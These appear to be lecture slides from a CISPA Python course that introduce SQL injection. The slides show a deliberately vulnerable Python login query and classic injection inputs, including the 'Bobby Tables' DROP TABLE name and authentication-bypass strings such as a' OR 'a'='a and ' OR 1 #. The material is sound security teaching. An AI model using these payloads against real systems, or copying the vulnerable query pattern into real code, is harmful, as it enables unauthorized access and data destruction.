Database (in)security


Python Course

CISPA
HELMHOLTZ CENTER FOR INFORMATION SECURITY


Remote Attacker


- Can connect to remote system via the network
  - mostly targets the server
- Attempts to compromise the system
  - Arbitrary code execution
  - Information exfiltration (e.g., SQL injections)
  - Information modification
  - Denial of Service

Input to a Web server


Input demo

Hello World!




HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQL Injections

Relational Databases

- Stores information in well-defined tables
  - each table has a name
  - each table has several columns (with well-defined types, e.g. int or varchar)
- Tables contain rows (records of data)

id	name	email
1	Ben Stock	stock@cispa.saarland
2	Michael Backes	backes@cispa.saarland
3	Sven Bugiel	bugiel@cispa.saarland

Reminder: SQL

- **S**tructured **Q**uery **L**anguage
  - used to read, modify, or delete data in database management systems (DBMS)
- SQL is standardized (ISO and ANSI)
  - All DBMS add some proprietary extensions to the standard
    - INSERT INTO … SELECT FROM … (MySQL)
    - SELECT .. INTO .. FROM (PostgreSQL)
- Based on English Language
  - Originally SEQUEL (Structured English QUEry Language)
- Used in almost any major Web application

SQL Syntax: SELECT, INSERT, DELETE, UPDATE

- Extract some information from a table which matches certain criteria
  - `SELECT name FROM signup WHERE email='stock@cispa.saarland'`
- Insert specific values for given structure into a table
  - `INSERT INTO signup (name, email) VALUES ('Ben Stock', 'stock@cispa.saarland');`
- Update a table, set a specific column to a value which matches certain criteria
  - `UPDATE signup SET email='stock@cs.uni-saarland.de' WHERE name='Ben Stock';`
- Delete all rows from a table which matches certain criteria
  - `DELETE FROM signup WHERE email='stock@cs.uni-saarland.de';`

SQL: Separation of code and data

- SQL uses certain keywords for the query structure
  - INSERT, SELECT, INTO, FROM, ...
- Data is given in the form of literals
  - strings, numerical values, ...
- In reality, queries are often created on the fly
  - incorporating user-provided data

Example scenario: password checking

```
name, password = request.GET['name'], request.GET['password']
cur.execute(f"SELECT * FROM users
              WHERE name='{name}'
              AND password='{password}'")
```

- User: **`ben`**, Password: **`password`**

  `SELECT * FROM users WHERE name='ben' AND password='password';`

- User: **`ben`**, Password: **`ben's password`**

  `SELECT * FROM users WHERE name='ben' AND password='ben's password';`

```
#1064 - You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for
  the right syntax to use near 'password'' at line 1
```

Example scenario: password checking

```
name, password = request.GET['name'], request.GET['password']
cur.execute(f"SELECT * FROM users
              WHERE name='{name}'
              AND password='{password}'")
```

Always evaluates to true

```
User: ben, Password: a' OR 'a'='a
  SELECT * FROM users WHERE name='ben' AND password='a' OR 'a'='a';
```

- Note: AND takes precedence over OR (*x and y or z ==> (x and y) or z*)
  - Result: will return first user in the table
  - To select specific user, use: password: `a' OR name='root`

```
SELECT * FROM users WHERE name='ben' AND password='a' OR name='root';
```


SQL comment operators

- Similar to "regular" programming languages, SQL support comments
  - rest-of-line comments "`#`", "`-- `" (note the space!)
  - range comments "`/* ... */`" (requires two injection points, since `*/` must appear)
  - PostgreSQL does not support `#`, SQLite allows open-ended `/*`
- Comments are helpful to cut off remaining query
- User: ben, Password: ' OR 1 #

```
SELECT 1 FROM users WHERE name='ben' AND password='' OR 1#';
```

Live Demo

Determine if service is vulnerable

